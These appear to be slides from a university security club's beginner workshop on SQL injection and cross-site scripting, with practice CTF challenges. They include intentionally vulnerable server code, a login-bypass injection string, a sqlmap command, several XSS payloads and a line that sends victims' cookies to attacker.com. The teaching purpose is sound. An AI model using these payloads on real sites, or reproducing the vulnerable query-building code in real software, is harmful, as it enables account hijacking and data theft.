



General

FA2026 • 2026-09-10

Web Hacking II

Ray and Krish

Announcements


- **Fall CTF 2026**

- Intro hacking competition run by SIGPwny
- September 27st, 12–6 PM
- Visit <https://sigpwny.com/fallctf> for more information and to register



Announcements

Scoreboard



All

UIUC


Other

Place	User	Score
1	shcal UIUC	7650
2	savitar7 UIUC	1945
3	TriK UIUC	1625
4	tylertm3 UIUC	1570
5	karalu2 UIUC	1420



ctf.sigpwny.com

sigpwny{<svg/onload=eval(atob())>}



Overview for Today

SQL Injection (SQLi)

- SQL Overview
- Injection
- Example

Cross-site scripting (XSS)

- JavaScript recap
- Injection
- Example



SQL Injection

Malicious user input that **changes** a SQL statement



SQL Overview - SELECT

- "Structured Query Language"
- SQL queries are run on a SQL database
- SELECT is used to retrieve things from the database
 - Example: search for customers information based on criteria

```
SELECT first_name, age FROM Customers WHERE country = 'USA';
```

Customers				
customer_id	first_name	last_name	age	country
1	John	Doe	31	USA
2	Robert	Luna	22	USA
3	David	Robinson	22	UK
4	John	Reinhardt	25	UK
5	Betty	Doe	28	UAE



first_name	age
John	31
Robert	22



SQL Overview - INSERT

- INSERT adds a new row to the table
 - Example: Create a new user account

```
INSERT INTO Users VALUES ('dev', 'password');
```


Users	
username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd



Users	
username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd
dev	password



Website Login Flow



User Login Query

```
SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
```

Get all
"columns"
(fields) from...

the table
called
"users"

such that the
following
conditions
are true...

- the username column (field) is "bobby"
- the password column is "tables"



Server Code

```
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f>Welcome, {first_match['username']}" # Welcome, bobby
```

Hard question: can you spot the issue?



Server Code

```
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f>Welcome, {first_match['username']}" # Welcome, bobby
```

It puts our username input
directly into the query!

What can we set **username** and/or **password** to so that it changes the SQL query?



```
SELECT * FROM users WHERE username = '{username}' AND password = '{password}'
```



```
username = admin'--  
password = sigpwny
```

-- is a comment in SQL!
(like // in C++)



```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'sigpwny'
```



```
SELECT * FROM users WHERE username = 'admin' ' AND password = 'sigpwny'
```

Inserted '-- modifies query



```
SELECT * FROM users WHERE username = 'admin'
```

This SQL expression will always log us in as the user with username “admin” *without needing the password!*



SQL Injection Techniques

- Basic
 - Login as other users by changing clause
 - **SQL 1** challenge (bonus: **Word Counter 1 & 2**)
- Union
 - Exfiltrate additional data from SQL database (users, passwords, other tables, etc)
 - **SQL 2** challenge (bonus: **Course Explorer, Bobby Tables**)
- Blind
 - Result of SQL query not passed back to client
 - Make query **take longer**, measure time for page to load
 - Leaks information e.g. is the first character 'A'?



How do websites protect themselves?

- Websites (should) **NEVER** build SQL Queries directly
- SQL query interpolation - Special characters in untrusted input automatically escaped

```
db.execute("INSERT INTO users VALUES (%s, %s)", ('robert', 'chair'))
```

Any characters like ' , -- , ; will be escaped



SQLi Resources

sqlmap

- Automated SQL Injections
- **DO NOT USE ON PWNCTF**

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:44:53 /2019-04-30/
```

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

portswigger

- Guides & practice for SQL Injections

SQL injection



APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data »



APPRENTICE

SQL injection vulnerability allowing login bypass »



PRACTITIONER

SQL injection UNION attack, determining the number of columns returned by the query »



PRACTITIONER

SQL injection UNION attack, finding a column containing text »



PRACTITIONER

SQL injection UNION attack, retrieving data from other tables »



PRACTITIONER

SQL injection UNION attack, retrieving multiple values in a single column »



Even More SQLi Resources

[PayloadsAllTheThings](#)

- Cheat sheet of common SQL injection queries

[HackTricks.xyz](#)

- A guided cheat sheet of common SQL injection queries



Cross-Site Scripting (XSS)

Maliciously embedding JavaScript on sites that **other users** execute!




JavaScript Recap

- Programming language that adds interactivity to websites
- Runs in **browser** (client side!)
- Can store state in the browser, like cookies to log in again

```
<script>
```

```
    document.getElementById("cat").onclick = () => alert("Meow!");
```

```
</script>
```



JavaScript Scope

- Same-Origin Policy
- JavaScript can only read stored info from the same domain
- If this wasn't the case, then any website could read your cookies for other websites!
 - Imagine if visiting `attacker.com` would allow the website owner to access your `illinois.edu` or `google.com` cookies
- Attacker Solution: Get arbitrary JavaScript to be stored on the target website so the user executes it (via XSS)!



Simple View Message App


Server Code (app.js)

```
app.get('/view', function(req, res) {  
  let message = req.query.message || "";  
  res.render('view', {message: message});  
});
```

- Allows users to share notes
- "Check out my note!"
<http://example.com/view?message=hello>

Rendering Code (view.ejs)

```
<body>  
  <div class="container">  
    <p><%- message %></p>  
  </div>  
</body>
```



User's message placed directly in HTML



Message link



View message

```
<div class="container">  
  <p><%- message %></p>  
</div>
```

/view?message=hello



```
<div class="container">  
  <p>hello</p>  
</div>
```

/view?message=bold



```
<div class="container">  
  <p><b>bold</b></p>  
</div>
```



/view?message=<script>alert("Hello!")</script>

Message is actually JavaScript code!

```
<body>
  <div class="container">
    <p><script>alert("Hello!")</script></p>
  </div>
</body>
```

xss.chal.sigpwny.com says
Hello!

OK



XSS Techniques

- `<script>alert(1)</script>`
- `<img src='https://github.com/favicon.ico' onload=alert(1) />`
 - Also: `<img src=x onerror=...`
- SVG XSS!
- [HackTricks.xyz](https://hacktricks.xyz)
 - Extremely detailed list of XSS attack types



XSS Post-Exploitation

Once you get XSS, you can run any JavaScript you want on a visitor's browser!

- Steal cookies
- Monitor keystrokes
- Read page contents
- Do actions as the user

An attacker can exfiltrate information by having JavaScript code send data to their own server.



Why is XSS valuable to attackers?

- Imagine if Google Docs had an XSS vulnerability
 - Everyone who views a maliciously crafted Google Doc could have their Google login cookies stolen!

Attacker

Hey check out my cool note!

`http://example.com/view?message=<script>fetch("https://attacker.com?c=" + document.cookie)</script>`

Attacker logs into victim's example.com account using stolen cookies!

Victim

Clicks on link

Browser executes JavaScript and sends cookies to attacker.com



Go try for yourself!

<https://ctf.sigpwny.com>

Welcome to the MSA
(Midwest Security Agency)
spy portal where we
monitor our citizens using
webcam 0days. Please login
to continue.

USERNAME

PASSWORD

AGAm7

CAPTCHA

LOGIN



Next Meetings

2026-09-13 • This Sunday

- Open Source Intelligence
- Gathering information about targets from online!

2026-09-17 • Next Thursday

- Reverse Engineering Setup
- Install tools related to reverse engineering such as Ghidra and pwntools!



ctf.sigpwny.com

sigpwny{<svg/onload=eval(atob())>}

Meeting content can be found at
sigpwny.com/meetings.

Go solve challenges at
ctf.sigpwny.com!

